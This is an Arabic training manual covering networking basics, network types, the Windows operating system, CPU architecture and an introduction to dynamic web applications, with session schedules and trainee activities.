تشترك شبكات الحاسوب المختلفة في تبادل العديد من الموارد المتنوعة والتي تتضمن العديد من المعلومات والبيانات المشتركة والتي تعدّ من أسس تحديد ما هي أساسيات الشبكات، ومن أهمّ هذه الموارد ما يُعرف بالإنترنت، ويتمّ تعريف شبكة الإنترنت بأنّها من أنظمة الاتصال العالمية والتي تختصّ في نقل البيانات والمعلومات المختلفة من خلال مجموعة من الوسائط التكنولوجية المتعددة، ومن أهمّ عناصر التميز التي تتضمنها شبكة الانترنت أنّها شبكة عالمية لتبادل المعلومات والبيانات في العديد من المجالات الشبكية مثل الشبكات الخاصة، أو الشبكات العامة، أو المجالات التجارية والأكاديمية التعليمية.

حيث يتمّ اتصال هذه المجالات الشبكية من خلال العديد من التقنيات الإرشادية اللاسلكية أو تقنيات الألياف البصرية، ومن حيث الاختلافات التقنية هنالك اختلاف جوهري بين شبكة الانترنت وشبكة الويب العالمية، حيث يشتمل هذا الاختلاف على أنّ شبكة الانترنت تُشير إلى أنظمة الاتصالات العالمية المتضمنة للعديد من الأجهزة والبنية التحتية، ولكن شبكة الويب العالمية تُشير إلى إحدى الخدمات التكنولوجية والتقنية التي يتمّ توصيلها وتزويدها من خلال شبكة الإنترنت الرئيسية.

ما هي أساسيات الشبكات

تعدّ الشبكات من الأسس والعناصر التكنولوجية الرئيسية في الأنظمة الحاسوبية والأجهزة الذكية بشكل عام، وتتضمن الشبكات مجموعة من الأساسيات المفاهيمية التي تعد من الأركان الرئيسية لأنظمتها واتصالاتها التقنية والتكنولوجية، حيث تختلف هذه الأساسيات من حيث مفهومها وتفاصيلها، وفيما يأتي تفصيل ما هي أساسيات الشبكات:

- أنظمة الاتصال المفتوحة: يتمّ وصف أنظمة الاتصال المفتوحة بأنّها نماذج تقنية مرجعية يتمّ من خلالها تحديد المعايير اللازمة لبروتوكولات الاتصال ووظائفها المختلفة.
- البروتوكولات: تعدّ البروتوكولات من أهمّ أساسيات الشبكات، حيث تتضمن العديد من القواعد التقنية والخوارزميات التي من شأنها تحديد الوسيلة الممكنة لاتصال جهازين عبر شبكة اتصال واحدة.
- عنوان بروتوكولات الإنترنت: يعدّ هذا العنوان المنطقي العنصر الاستدلالي الأساسي الذي يمكن من خلاله الوصول وتحديد الأجهزة على شبكة الويب العالمية.

- **عنوان التحكم في الوصول للوسائط: يُشير عنوان التحكم في الوصول للوسائط للعنوان الفعلي الذي يتمّ من خلاله تعريف المضيف على شبكة الاتصال.**
- **المنفذ: يعدّ المنفذ من الأساسيات الهامّة لأنظمة الشبكات، حيث يعدّ قناة منطقية يتمّ من خلالها إرسال واستقبال البيانات المتعلّقة بالتطبيقات التي يتكون منها مُضيف الشبكة.**

أنواع الشبكات

تنقسم الشبكات إلى مجموعة من الأنواع المختلفة والتي يمتلك كل منها مواصفات تكنولوجية خاصة في مجال الاتصالات، حيث تختلف هذه الأنواع من حيث التفاصيل والاستخدامات، وفيما يأتي تفصيل إجابة سؤال: "ما هي أنواع الشبكات؟

- **الشبكة الشخصية: وهي شبكة حاسوب يتم إعدادها للاستخدام الشخصي فقط، وتتضمن بالعادة جهاز حاسوب أو هاتف أو أجهزة طرفية مثل الطابعات أو جهازًا لوحيًا أو ألعاب الفيديو.**
- **الشبكة المحلية :Local Area Network وهي شبكة تصل مجموعةٍ من الأجهزة القريبة نسبيًا من بعضها أوالمتواجدة في موقع واحد، حيث يحتوي المبنى الواحد على عدة شبكاتٍ محليةٍ صغيرة، وقد تمتد الشبكة المحلية لتربط مجموعة من المباني المتجاورة وتعتمد على برتوكولات و كابلات.**
- **شبكة المدينة: وهي من شبكات الحاسوب التي عادة ما تقتصر على مبنى واحد أو موقع واحد، وتمتاز هذه الشبكة بأنها تمتد على مساحة أوسع من الشبكات المحليةLAN**
- **الشبكة الواسعة: وهي شبكة من شبكات الحاسوب تمتد لمساحات ومسافات كبيرة جدًا مثل عاصمة كبيرة أو بلد بأكملها أو العالم كامل.**
- **الشبكة الخاصة: وهي شبكة من شبكات الإنترنت التي تستخدم بروتوكولات خاصة بها من أجل تقييد الاتصالات داخل الشبكة.**

نشاط –24

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن مميزات التصفح الآمن لشبكة الإنترنت.

الوحدة التدريبية الثالثة عشر

نظام التشغيل

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	نظام التشغيل	10 دقيقة	تابع نظام التشغيل
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –25			15 دقيقة
• اساسيات نظام التشغيل Windows _LINUX	المناقشة		15 دقيقة
• وحدة المعالجة المركزية	عصف ذهني		20 دقيقة
• اساسيات تطبيقات الويب			20 دقيقة
• نشاط –26	التطبيق العملى		15 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
			120دقيقة

اليوم التدريبي الثالث عشر

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : نظام التشغيل

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- اساسيات نظام التشغيل Windows _LINUX
- وحدة المعالجة المركزية

نشاط –25

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن وحدة المعالجة المركزية.

اساسيات نظام التشغيل Windows _ LINUX

نظام التشغيل ويندوز

يتميَّز عصرنا الحاليّ بالتطور التكنولوجيّ الهائل، ولا يخفى عن أحدٍ منّا أن اختراع الحواسيب شكّل نقلةً نوعيةً في هذا المجال. ويجدر بالذّكر أن تشارج باباج (Charles Babbage) هو مخترع ما يُعد "أول آلة للحوسبة التلقائية عام 1822" وكانت هذه الآلة قادرة على القيام بعمليّاتٍ حسابيةٍ وطباعة النتائج على ورقٍ. لكن للحواسيب اليوم شكل آخر وميزات لا تعدّ ولا تحصى. بالعموم، توجد ثلاث أنظمة تشغيلٍ رئيسيَّةٍ هي نظام التشغيل ويندوز ولينكس (Linux) وماكنتوش.

يُعدّ ويندوز النظام الأشهر، حيث تشير الإحصائيات إلى أن زهاء 90% من الحواسيب الشخصيّة حاليًّا تعمل بنظام ويندوز. لكن ما هو؟ وكيف بدأ؟ وما مّيزاته؟

ما هو نظام التشغيل ويندوز؟

ويندوز هو نظام تشغيلٍ رسوميّ طوّرته شركة مايكروسوفت. يمكن من خلاله تخزين الملفات وتشغيل البرامج ومشاهدة الفيديوهات والاتصال بالإنترنت وغيرها الكثير من الأمور. قد يعتقد البعض أنّه يعمل على الحواسيب الشخصية فحسب، إلّا أن هذا الاعتقاد خاطئ فهو يعمل على الهواتف المحمولة (حتى بضع أعوامٍ مضت على الأقل) وعلى الخوادم، وتوجد نسخةٌ خاصة بمنصّة الألعاب Xbox أيضًا.

أصدرت مايكروسوفت أوَّل نسخةٍ من ويندوز في منتصف ثمانينيّات القرن الماضي، ولكنّه لم يكن نظامًا مكتمَلا في ذلك الوقت، بل كان

امتدادًا لنظام MS-DOS الخاص بشركة مايكروسوفت. ومنذ ذلك الوقت طوّرت مايركوسوفت نظامها وحسّنته حتى تفوق على جميع الأنظمة الأخرى. وحاليًّا، أحدث إصدار من ويندوز للحواسيب الشخصية هو ويندوز 10 وأحدث إصدار للهواتف المحمولة هو ويندوز فون 10.

إصدارات نظام التشغيل ويندوز – منذ البداية حتى 2020

- Windows1
- Windows2
- Windows3
- Windows3.1
- Windows95
- Windows98
- Windows ME
- Windows2000
- Windows XP
- Windows Vista
- Windows8.1
- Windows10

مميزات نظام ويندوز

- **تدعم أنظمة ويندوز جميع أنواع العتاد الصلب:**

كما ذكرنا من قبل فإن 95% من مستخدمي الحواسيب الشخصية هم من مستخدمي أنظمة ويندوز، بالتالي تُصدر جميع شركات تصنيع العتاد الصلب تعريفات لويندوز.

- **نظام التشغيل ويندوز سهل الاستخدام:**

جميع إصدارات ويندوز تشترك بالكثير من الميّزات، لذلك فإن الانتقال من إصدارٍ إلى آخر هو عمليةٌ سهلةٌ بالنسبة لجميع المستخدمين سواءً كانوا ضليعين بالأمور التقنية أم لا، ومن الجدير بالذكر أن واجهة المستخدم الخاصة بويندوز أبسط (إلى حدٍّ ما) من أنظمة لينوكس وأنظمة ماك.

- **تدعم أنظمة ويندوز الكثير من البرمجيات:**

تعتبر أنظمة ويندوز المنصة المثالية لمطوري الألعاب ومطوري البرمجيات، وبسبب العدد الكبير لمستخدمي أنظمة ويندوز، يعمد مطورو البرمجيات والألعاب إلى تطوير ألعابٍ وبرامجَ مناسبةٍ لأنظمة ويندوز.

- **تعتبر أنظمة ويندوز البيئة الأفضل لعشاق ألعاب الفيديو:**

تتوافر معظم الألعاب الشهيرة وغير الشهيرة بصيغةٍ تعمل على أنظمة ويندوز، وعلى الرغم من وجود بعض الإصدارات التي تعمل على أنظمة يونيكس وماك، لكن لا مجال بأي مقارنةٍ بين ويندوز وأي نظامٍ آخر في هذا المجال.

تستطيع أنظمة ويندوز التعرف على العتاد الصلب بشكل تلقائي وسريـع وسهل (كالفأرة ولوحة المفاتيح وقبضة الألعاب والكاميرا) فما على المستخدم إلا وصل ما يريد بدون الحاجة إلى تثبيته بشكلٍ يدويٍّ.

- **يدعم نظام ويندوز 10 شاشة اللمس:**

وقد صممت واجهة هذا الإصدار ليكون مناسبًا لجميع أنواع الأجهزة.

- **توفر أنظمة ويندوز وخاصة ويندوز 10 التحديثات بشكلٍ مستمر:**

سواءً الأمنية منها أو التحديثات الخاصة بتحسين الواجهات أو دعم الأداء أو إصلاح المشاكل والثغرات.

مساوئ نظام ويندوز

- **إن نظام التشغيل ويندوز أكثر عرضةً لهجمات الفيروسات وهجمات الاختراق:**

فغالبًا ما يستطيع المخترقون النفاذ إلى أنظمة ويندوز بشكلٍ سهلٍ، لذلك فإن أنظمة ويندوز تعتمد بشكلٍ كاملٍ على البرمجيات المخصصة لكشف الفيروسات وإزالتها، ومعظم مضادات الفيروسات الشهيرة تتطلب اشتراكًا شهريًا. بالإضافة لذلك، فعلى المستخدمين تحديث أنظمتهم بشكلٍ مستمرٍ من أجل حماية بياناتهم من الفيروسات الجديدة.

- **لا تتوافر كلّ البرمجيات بشكلٍ مجانيٍّ كما في أنظمة لينوكس:**

حيث أن معظم البرمجيات الشهيرة سواءً الألعاب وبرمجيات تصميم الغرافيك (مثل فوتوشوب وأدوبي بريمير) وبرمجيات تعديل النصوص (مثل مايكروسوفت اوفيس) وغيرها الكثير، هي ليست برمجياتٍ مجانية.

- **سعر أنظمة ويندوز مرتفع:**

في حين أن أنظمة لينوكس مفتوحة المصدر ومجانية بشكلٍ كاملٍ فإن سعر أنظمة ويندوز مرتفع ولا يمكن لأحد أن يستخدم ويندوز بشكلٍ مجانيٍّ قانونيًّا.

- **مشاكل الأداء البطيء وإعادة التشغيل:**

إن كنت من مستخدمي ويندوز فقد لاحظت أنه سيتوجب عليك إعادة تشغيل حاسبك إن أصبح الأداء بطيئًا، وإن شغّلت أكثر من برنامج في الوقت ذاته يصبح أداء الحاسب بطيئًا بشكلٍ ملحوظٍ.

- **تستهلك أنظمة ويندوز الكثير من الموارد:**

يحتاج مستخدمو نظام التشغيل ويندوز إلى رامات (ذواكر وصول عشوائية) بسعةٍ كبيرةٍ وسعة قرصٍ صلبٍ كبيرة وكرت شاشةٍ جيّدٍ بسبب استهلاك ويندوز الكبير للموارد.

وحدة المعالجة المركزية

وحدة المعالجة المركزية (Central Processing Unit) اختصاراً (CPU) أو المعالج (Processor)، هي أحد مكونات الحاسوب التي تقوم بتفسير التعليمات ومعالجة البيانات التي تتضمنها البرمجيات. يعتبر المعالج بالإضافة للذاكرة الرئيسية ووحدات الإدخال والإخراج من أهم مكونات الحواسيب الدقيقة (microcomputers) الحديثة. تعرف المعالجات التي تم تصنيعها بواسطة الدائرات المتكاملة (integrated circuits) بالمعالجات الدقيقة والتي بدأ تصنيعها منذ منتصف سبعينات القرن العشرين على شكل رقاقات مدمجة حلّت محلّ معظم أنواع المعالجات الأخرى.

يدلّ مصطلح وحدة معالجة مركزية على فئة من الآلات المنطقية التي تقوم بتنفيذ برامج حاسوبية معقدة والتي تشمل أيضاً العديد من الحواسب القديمة التي كانت موجودة قبل ظهور هذا المصطلح في بداية الستينات من القرن العشرين.

صُممت المعالجات بداية كمعالجات خاصة بتطبيقات معينة وكأحد مكونات الحواسيب الكبيرة والتخصصية لكن ارتفاع تكاليف هذا الأسلوب من التصميم أدى إلى إفساح المجال أمام ظهور معالجات رخيصة وقياسية متعددة الأغراض.

هذه النزعة نحو التوحيد القياسي بدأت بالظهور في عصر الحواسيب المركزية (mainframe) ذات الترانزستورات المنفصلة (discrete transistors) والحواسب الصغيرة وتسارع مع انتشار الدارات المتكاملة حيث سمحت هذه الدارات بزيادة تعقيد المعالجات وتصغير حجمها. أدى التوحيد القياسي والتصغير المستمر للمعالجات إلى انتشارها الواسع وتجاوزها للتطبيقات التي انحصرت بالحواسب المتخصصة حيث دخلت المعالجات الميكروية في شتى مجالات الحياة المعاصرة من السيارات إلى أجهزة الهواتف الذكية وألعاب الأطفال.

وحدات التحكم

وحدة التحكم عبارة عن جزء من وحدة المعالجة المركزية CPU أو أي جهاز آخر، وهي تقوم بتوجيه عمليات هذا الجهاز حيث هي أهم جزء في المعالج.

في البداية كانت وحدات التحكم تعتمد على منطق ad-hoc (المنطق غير المحدد). وكان من الصعب تطبيقها. أما الآن فإنها أصبحت تحقق اهداف البرامج حيث يخزن البرنامج في مخزن التحكم. كلمات البرنامج المصغر يتم اختيارها من قبل موجه ميكروي وبتات هذه الكلمات تتحكم بالأجزاء المختلفة للجهاز والتي تتضمن: المسجلات ووحدة التفاهة الهندسية ومسجلات التعليمات والممرات ورقاقات الدخل/الخرج، وسوف نلاحظ هذه الأجزاء في شكل توضيحي يبينها مع وحدة التحكم.

في أنظمة الحاسب الحديثة ربما يكون كل نظام جزئي له وحدة التحكم الخاصة به بالإضافة إلى وحدة التحكم الأساسية كمراقب عام. تتمثل وحدة التحكم بتلك الأسلاك التي تتحكم بتدفق المعلومات عبر المعالج وتنظم عمل الوحدات الأخرى الموجودة داخله. وبطريقة أخرى هي دماغ داخل دماغ.

إن وظيفة وحدة التحكم تتغير بتغير البني الداخلية للمعالج حيث أن وحدة التحكم هي التي تحقق البني الداخلي للمعالج بشكل عملي. في المعالجات التي تنفذ تعليمات ×86 فإن وحدة التحكم تنجز المهام التالية: جلب التعليمة وفك شيفرتها وإدارة تنفيذها وتخزين النتيجة. في المعالجات ذات النوع RISC فإن وحدة التحكم تقوم بمهام كثيرة حتى تنفذ هذه التعليمات.

فهي تقوم بإدارة تحويل تعليمات ×86 إلى تعليمات RISC وجدولة التعليمات الصغرية بين وحدات التنفيذ المختلفة وقذف الخرج من هذه الوحدات للتأكد من أنها انتهت في المكان الذي يفترض بها أن تذهب إليه.

في أحد هذه المعالجات قد تقسم وحدة التحكم إلى وحدات أخرى (مثل وحدة الجدولة لمعالجة الجدولة ووحدات التقاعد للتعامل مع النتائج القادمة من خطوط المعالجة) وذلك حسب تعقيد العمل الذي سوف تقوم به.

سوف نقوم الآن بتصميم وحدة تحكم بسيطة ونبين بعض الأجزاء الأخرى التي تشرف عليها وحدة التحكم هذه:

- **Memory Address Register (MAR):**

وهو الجزء الذي يقوم بمسك المولدة من قبل العداد PC ونقله إلى ممر المعطيات لإرساله إلى الذاكرة.

- **Program Counter (PC):**

وهو يقوم بتوليد عنوان الحجرة الذاكرية التي تحتوي على التعليمة التالية التي سوف يتم تنفيذها.

- **Memory Buffer Register (MBR):**

وهو عبارة عن مسجل يقوم بتخزين شيفرة التعليمة التي تم إحضارها من الذاكرة.

- **Instruction Register (IR):**

وهو مسجل يحتوي على التعليمة الحالية التي سوف تنفذ في وحدة الحسابيات والمنطق وحدة حساب ومنطق.

- **Timer:**

وهو ادارة تقوم بتوليد الفترات الزمنية لتنفيذ التعليمات.

أشهر المعالجات المتوفرة بالأسواق

من أشهر المعالجات توفرا في السوق هي معالجات Intel ومعالجات AMD كما توجد في الأسواق أنواع أخرى لكنها أقل جودة، وتحظى باهتمام قليل من قبل مقتني أجهزة الحاسب، ومن هذه الأنواع Cyrix و VIA.

تقاس سرعات المعالج بالميجا Megahertz أو القيقا هيرتز Gigahertz وتكتب اختصارا MHz أو GHz.

إستراحة تدريبية

اليوم التدريبي الثالث عشر

دليل تدريب الجلسة الثانية

الجلسة الثانية

عنوان الجلسة : تابع نظام التشغيل

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- **اساسيات تطبيقات الويب**

اساسيات تطبيقات الويب

تطبيق الويب هو عبارة عن موقع ويب يحتوي على صفحات بها محتوى غير محدد جزئيًا أو كليًا. ويتم تحديد المحتوى النهائي للصفحة فقط عندما يطلب الزائر صفحة من خادم الويب. ونظرًا لأن المحتوى النهائي للصفحة يختلف من طلب لآخر حسب الإجراءات التي يقوم بها الزائر، يطلق على نوع الصفحة اسم صفحة ديناميكية.

يتم إنشاء تطبيقات الويب للتعامل مع مختلف التحديات والمشاكل. ويصف هذا القسم الاستخدامات الشائعة لتطبيقات الويب، مع ذكر مثال بسيط.

الاستخدامات الشائعة لتطبيقات الويب

لتطبيقات الويب الكثير من الاستخدامات لزائري الموقع ومطوريه، منها ما يلي:

- **يتيح للزائرين البحث عن المعلومات على نحو سريع وسهل في المواقع الغنية بالمحتوى.**
- **تتيح جمع البيانات التي يوفرها زائرو الموقع وحفظها وتحليلها.**

فيما سبق، كانت تُرسل البيانات المدخلة في نماذج HTML كرسائل بريد إلكتروني إلى الموظفين أو تطبيقات CGI لتتم المعالجة. بينما يمكن لتطبيق الويب حفظ بيانات النموذج مباشرة في قاعدة بيانات، وكذلك استخراج البيانات وإنشاء تقارير مستندة إلى الويب ليتم تحليلها. ومن أمثلة ذلك، صفحات الخدمات المصرفية عبر الإنترنت وصفحات إتمام البيع للمتاجر واستطلاعات الرأي ونماذج ملاحظات المستخدمين.

- **تتيح تحديث مواقع الويب التي تحتوي على محتوى دائم التغير.**

مثال على تطبيقات الويب

تعمل جانيت مصممة ويب محترفة، وهي من مستخدمي Dreamweaverلوقت طويل المسؤولين عن صيانة مواقع الإنترنت والإنترانت للشركات متوسطة الحجم التي يعمل بها 1000 موظف. وفي يوم ما، جاء إليها كريس من الموارد البشرية ليعرض عليها مشكلة واجهته. إذ تتولى الموارد البشرية إدارة برنامج لياقة بدنية للموظفين قائم على منح الموظفين نقاط على كل ميل يمشونه أو يقطعونه بالدراجة أو جريًا. ويجب على كل موظف رفع تقرير بإجمالي عدد الأميال التي قطعها في الشهر من خلال إرسال بريد إلكتروني إلى كريس. وفي نهاية الشهر، يتولى كريس جمع كافة رسائل البريد الإلكتروني ومنح الموظفين جوائز نقدية صغيرة حسب إجمالي النقاط.

تكمن مشكلة كريس في أن برنامج اللياقة البدنية لاقى نجاحًا كبيرًا. ويشارك فيه الآن الكثير من الموظفين لدرجة أن رسائل البريد الإلكتروني تنهال على كريس آخر كل شهر. لذا يسأل كريس جانيت إذا كان هناك حل مستند إلى الويب لهذه المشكلة.

تقترح جانيت تطبيق ويب مستند إلى الإنترانت ليقوم بالمهام التالية:

- **السماح للموظفين بإدخال عدد الأميال في صفحة ويب باستخدام نموذج HTML بسيط**
- **تخزين عدد الأميال للموظفين في قاعدة بيانات**
- **حساب نقاط اللياقة البدنية استنادًا إلى بيانات عدد الأميال**
- **السماح للموظفين بتتبع تقدمهم الشهري**
- **منح كريس إمكانية الوصول بنقرة واحدة إلى إجمالي النقاط في نهاية كل شهر**

تمكنت جانيت من إنشاء التطبيق وتشغيله قبل وقت الغداء باستخدامDreamweaver ، المزود بأدوات تحتاجها لإنشاء مثل هذا النوع من التطبيقات بسرعة وسهولة.

طريقة عمل تطبيق الويب

يتألف تطبيق الويب من مجموعة من صفحات الويب الثابتة والديناميكية. وصفحة الويب الثابتة هي الصفحة التي لا تتغير عندما يطلبها أحد زائري الموقع: يرسل خادم الويب الصفحة إلى مستعرض الويب الطالب دون تعديلها. وعلى العكس، يتم تعديل صفحة الويب الديناميكية بواسطة الخادم قبل إرسالها إلى المستعرض الطالب. وترجع تسميتها بالديناميكية إلى طبيعة الصفحة المتغيرة.

على سبيل المثال، يمكنك تصميم صفحة لعرض نتائج اللياقة البدنية، مع ترك بعض المعلومات (مثل اسم الموظف والنتائج الخاصة به) ليتم تحديدها عندما يطلبها موظف معين.

تشرح الأقسام التالية كيفية عمل تطبيقات الويب بمزيد من التفاصيل.

معالجة صفحات الويب الثابتة

يتكون موقع الويب الثابت من مجموعة صفحات HTML والملفات المرتبطة التي تتم استضافتها على كمبيوتر يقوم بتشغيل خادم ويب.

وخادم الويب هو برنامج يساعد صفحات الويب في الاستجابة للطلبات التي ترسلها مستعرضات الويب. ويتم إنشاء طلب الصفحة عندما ينقر أحد الزائرين على ارتباط في صفحة ويب أو يحدد إشارة مرجعية في مستعرض أو يُدخل عنوان URL في مربع نص العناوين لمستعرض.

ويتم تحديد المحتوى النهائي لصفحة الويب الثابتة بواسطة مصمم الصفحة، ولا يتغير عند طلب الصفحة. إليك المثال التالي:


```
<html>
<head>
<title>Trio Motors Information Page</title>
</head>
<body>
<h1>About Trio Motors</h1>
<p>Trio Motors is a leading automobile
manufacturer.</p>
</body>
</html>
```

تتم كتابة كل سطر من تعليمة HTML البرمجية للصفحة بواسطة المصمم قبل أن يتم وضع الصفحة على الخادم. ونظرًا لأن علامات HTMLلا تتغير متى تم وضعها على الخادم، يطلق على هذا النوع من الصفحات اسم صفحة ثابتة.

ملاحظة:

وعلى وجه الدقة، قد تكون الصفحة "الثابتة" ليست ثابتة مطلقًا. على سبيل المثال، من الممكن أن تحول صورة تمرير أو محتوى Flash)ملف (SWF الصفحة الثابتة إلى صفحة نابضة بالحياة. ومع ذلك، تشير هذه الوثائق إلى الصفحات على أنها ثابتة عندما يتم إرسالها إلى المستعرض دون تعديلات.

عندما يتلقى خادم الويب طلبًا لصفحة ثابتة، يقرأ الخادم الطلب ويعثر على الصفحة ثم يرسلها إلى المستعرض الطالب، كما يوضح المثال التالي:



معالجة صفحة الويب الثابتة

A.يطلب مستعرض الويب صفحة ثابتة .B .يعثر خادم الويب على الصفحة .C .يرسل خادم الويب الصفحة إلى المستعرض الطالب .


في حالة تطبيقات الويب، لا يتم تحديد بعض الأسطر من التعليمة البرمجية عندما يطلب الزائر الصفحة. ويجب تحديد هذه الأسطر عن طريق بعض الآليات قبل أن يتم إرسال الصفحة إلى المستعرض. وستتم مناقشة هذه الآلية في القسم التالي.

معالجة الصفحات الديناميكية

عندما يتلقى خادم ويب طلبًا لصفحة ويب ثابتة، يرسل الخادم الصفحة مباشرة إلى المستعرض الطالب. ولكن عندما يتلقى خادم الويب طلبًا لصفحة ديناميكية، فإنه يستجيب بطريقة مختلفة: فهو يمرر الصفحة إلى جزء خاص من البرنامج المسؤول عن إنهاء الصفحة. ويطلق على هذا البرنامج الخاص اسم خادم التطبيقات.

يقرأ خادم التطبيقات التعليمة البرمجية في الصفحة، ثم ينهي الصفحة وفقًا للتعليمات في التعليمة البرمجية، ثم يزيل التعليمة البرمجية من الصفحة. وينتج عن ذلك صفحة ثابتة يمررها خادم التطبيقات إلى

خادم الويب مرة أخرى، والذي يرسلها بدوره إلى المستعرض الطالب. وما يحصل عليه المستعرض عند وصول الصفحة هو صفحة HTML خالصة. وإليك فيما يلي تمثيل للمعالجة:



معالجة الصفحات الديناميكية

A. يطلب مستعرض الويب صفحة ديناميكية. B. يعثر خادم الويب على الصفحة ويمررها إلى خادم التطبيقات. C. يفحص خادم التطبيقات الصفحة بحثًا عن تعليمات ثم ينهيها. D. يمرر خادم التطبيقات الصفحة النهائية مرة أخرى إلى خادم الويب. E. يرسل خادم الويب الصفحة النهائية إلى المستعرض الطالب

الوصول إلى قاعدة بيانات

يتيح لك خادم التطبيقات إمكانية استخدام موارد من جانب الخادم، مثل قواعد البيانات. على سبيل المثال، قد توجه صفحة ديناميكية خادم التطبيقات إلى استخراج البيانات من قاعدة بيانات وإدراجها في

تعليمات HTML البرمجية للصفحة. لمزيد من المعلومات، راجع .www.adobe.com/go/learn_dw_dbguide_ae

يتيح استخدام قاعدة البيانات لتخزين المحتوى إمكانية فصل تصميم موقع الويب عن المحتوى الذي تريد عرضه لمستخدمي الموقع. بدلاً من كتابة ملفات HTML فردية لكل صفحة، لن تحتاج سوى لكتابة صفحة، أو قالب، للأنواع المختلفة من المعلومات التي تريد تقديمها. يمكنك بعد ذلك تحميل المحتوى إلى قاعدة بيانات ثم جعل موقع الويب يسترد المحتوى استجابة لطلب المستخدم. يمكنك أيضًا تحديث المعلومات في مصدر واحد، ثم تعبئة التغيير خلال موقع الويب دون الحاجة إلى تحرير كل صفحة يدويًا. يمكنك استخدام Adobe Dreamweaverلتصميم نماذج الويب لإدراج البيانات في قاعدة بيانات أو تحديثها أو حذفها منها.

يطلق على تعليمات استخراج البيانات من قاعدة بيانات اسم *استعلام قاعدة البيانات* .ويحتوي الاستعلام على معايير بحث يتم التعبير عنها بلغة قاعدة بيانات يطلق عليها اسم SQL (Structured Query Language).وتتم كتابة استعلام SQL في البرامج النصية أو العلامات من جانب الخادم للصفحة.

لا يمكن أن يتصل خادم التطبيقات مباشرة بقاعدة بيانات، لأن التنسيق الخاص بقاعدة البيانات يعرض بيانات غير قابلة لفك الترميز بطريقة مشابهة جدًا للبيانات الغير قابلة لفك التشفير الخاصة بمستند Microsoft Word يتم فتحه في Notepad أو .BBEdit ولكن يمكن أن يتصل خادم التطبيقات بقاعدة بيانات فقط من خلال وسيط متمثل في برنامج تشغيل قاعدة بيانات: وهو برنامج يعمل كمترجم بين خادم التطبيقات وقاعدة البيانات.

